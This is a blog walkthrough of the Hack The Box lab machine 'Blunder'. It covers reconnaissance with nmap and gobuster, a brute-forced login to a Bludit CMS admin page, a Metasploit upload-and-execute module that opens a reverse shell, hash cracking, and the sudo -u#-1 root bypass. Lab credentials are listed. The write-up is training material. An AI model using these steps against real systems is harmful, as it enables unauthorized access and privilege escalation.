

HTB — Blunder Walkthrough

scryptk1ddy Follow
Aug 26 · 5 min read

Exploitation using metasploit.





. . .

Information Gathering and Enumeration:

#NMAP Scan:


sudo nmap -A -T4 10.10.10.191 -oN nmap_blunder

-A = Enable OS detection, version detection, script scanning, and traceroute.

-T4 = Set timing template (higher is faster).

-oN =output to file as Normal.


nmap_blunder = output file.



```
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Aug 26 01:54:42 2020 -- 1 IP address (1 host up) scanned in 30.13 seconds
```

There is only one port open which is the TCP port 80.



Browse the web page for more information. One hint is that one of the words here is the password for the website.

Information from the Wappalyzer.

#Directory busting using gobuster:

gobuster dir -u http://10.10.10.191 -w /usr/share/wordlists/dirb/common.txt -x txt,php 2>/dev/null

dir = Uses directory/file brute-forcing mode.

-u = host to be scanned.

-w = wordlist directory.

-x = files to look for.
2>/dev/null = redirects errors to null directory to reduce unwanted outputs.

#Visit interesting directories like /admin, /robots.txt, /todo.txt:

/admin:

Bludit is an interesting information. Bludit is a CMS(**C**ontent **M**anagement **S**ystem)

/robots.txt:

No useful information here!

Here we have information that this is indeed a CMS, the FTP is turned off which is also shown in the NMAP scan, Old users are removed, and we have a user name ”fergus”.

#Intercept login traffic using BurpSuite:

Install Foxy Proxy or enable proxy manually from your browser.


Once traffic is intercepted from the Proxy, right click then hit "Send to Repeater".

The website is using CSRF token so hydra http-post brute force iss unlikely to work. Luckily we have available python script.

A **CSRF token** is a unique, secret, unpredictable value that is generated by the server-side application and transmitted to the client in such a way that it is included in a subsequent HTTP request made by the client.

Exploitation:

#Python script for brute forcing CSRF Token:



So far we have set the username as "fergus" but we still need a wordlist for the password.

#Generating password wordlist from the webpage using CEWL:

CeWL is a ruby app which spiders a given url to a specified depth, optionally following external links, and returns a list of words which can then be used for password crackers such as John the Ripper.

cewl -w wordlist.txt -d 10 -m 7 http://10.10.10.191

-*w* = Write the output to the file.

- d = Depth to spider to, default 2

-m = Minimum word length, default 3.

There are 142 words that have atleast 7 words in them gathered from the web page. This is done instead of a typical word lists since one of the hint says that one of the words on the web page is the actual password.

#Brute forcing the login page http://10.10.10.191/admin/login

Run python script.

./bruteforce.py

Start python script for brute forcing.

Successfully brute forced the login.

#Login to the Web page using the credentials gathered.

Username: fergus
Password: RolandDeschain

Successfully logged in using the credentials gathered.

#Check for existing exploits for Bludit:


Search for existing exploits in kali repositories
searchsploit bludit

There is an existing metasploit exploit module.

Search exploit in metasploit
msfconsole -q
search bludit type:exploit

Gather information about the exploit


info exploit/linux/http/bludit_upload_images_exec



The required field will have to be filled in.

#Use exploit module and configure options:

use exploit/linux/http/bludit_upload_images_exec
set rhosts 10.10.10.191
set lhost tun0
set BLUDITUSER fergus
set BLUDITPASS RolandDeschain
exploit



Post exploitation and privilege escalation:

#Go to shell and improve it using python:

shell

python -c 'import pty; pty.spawn("/bin/bash")'

#Look for the user and root flag:

user.txt

root.txt

Unable to read user.txt so privilege must be escalated.

#Look for credentials for the users hugo or shaun:

Look for SSH username/password:

Unable to read .ssh file.

#Let’s cheat for a bit and locate users.php

We got the password but it is hashed.

#Crack the password hash using online hash cracking sites:

Plaintext is Password120.

#Switch user from www-data to hugo:

su hugo

Check privilege using *sudo -l* command.

#Locate and Read flags:

Under /home/hugo/

cat user.txt

cd /root/

cat root.txt

Privilege escalation is still needed for root.

#Escalate privilege to access root flag:

sudo -l = list user's privileges or check a specific command.
sudo -u#-1 /bin/bash
-u = run command (or edit file) as specified user name or ID.
#-1 = a bug/exploit that allows to execute command as root.

Successfully gained access as root..

. . .

References:

https://hackthebox.eu

Bludit - Flat-File CMS

Create your own Website or Blog in seconds Simple, Fast, Secure, Flat-File CMS Bludit uses files in JSON format to...

www.bludit.com

https://github.com/bludit/bludit/pull/1090

CSRF tokens | Web Security Academy

In this section, we'll explain what CSRF tokens are, how they protect against CSRF attacks, and how CSRF tokens should...

portswigger.net

https://cvedetails.com/cve/CVE-2019-16113/

https://resources.whitesourcesoftware.com/blog-whitesource/new-vulnerability-in-sudo-cve-2019-14287

Ctf Writeup | Penetration Testing | Hackthebox Writeup | Kali Linux | Ethical Hacking

3 1

WRITTEN BY

scryptk1ddy

Experienced Network Security Engineer with a demonstrated history of working in the field of IT security industry.

Follow

More From Medium

5 Important Steps You Should Take After a Data Breach

Eddie Segal

In Order To Regulate Tech, Let's Talk Data Ownership

Emily Warna

Integrated Care, IoT Technology, and Blockchain: An Update

Avery Phillips in HackerNoon.com

Uh oh. It's the Internet of (insecure) Things.

Quinn McGowan in The Startup

Avery Phillips in HackerNoon.com

Hackers Expose Gaping Holes in North Macedonia's IT Systems

Bojan Stojkovski in The Startup

Your Silence Will Not Protect You

Jim Medlock in Chingu

Winter Olympics' Security on Alert, but Hackers Have a Head Start

The New York Times in The New York Times

Ransomware and the Case for Software-as-a-Service

Ben Fathi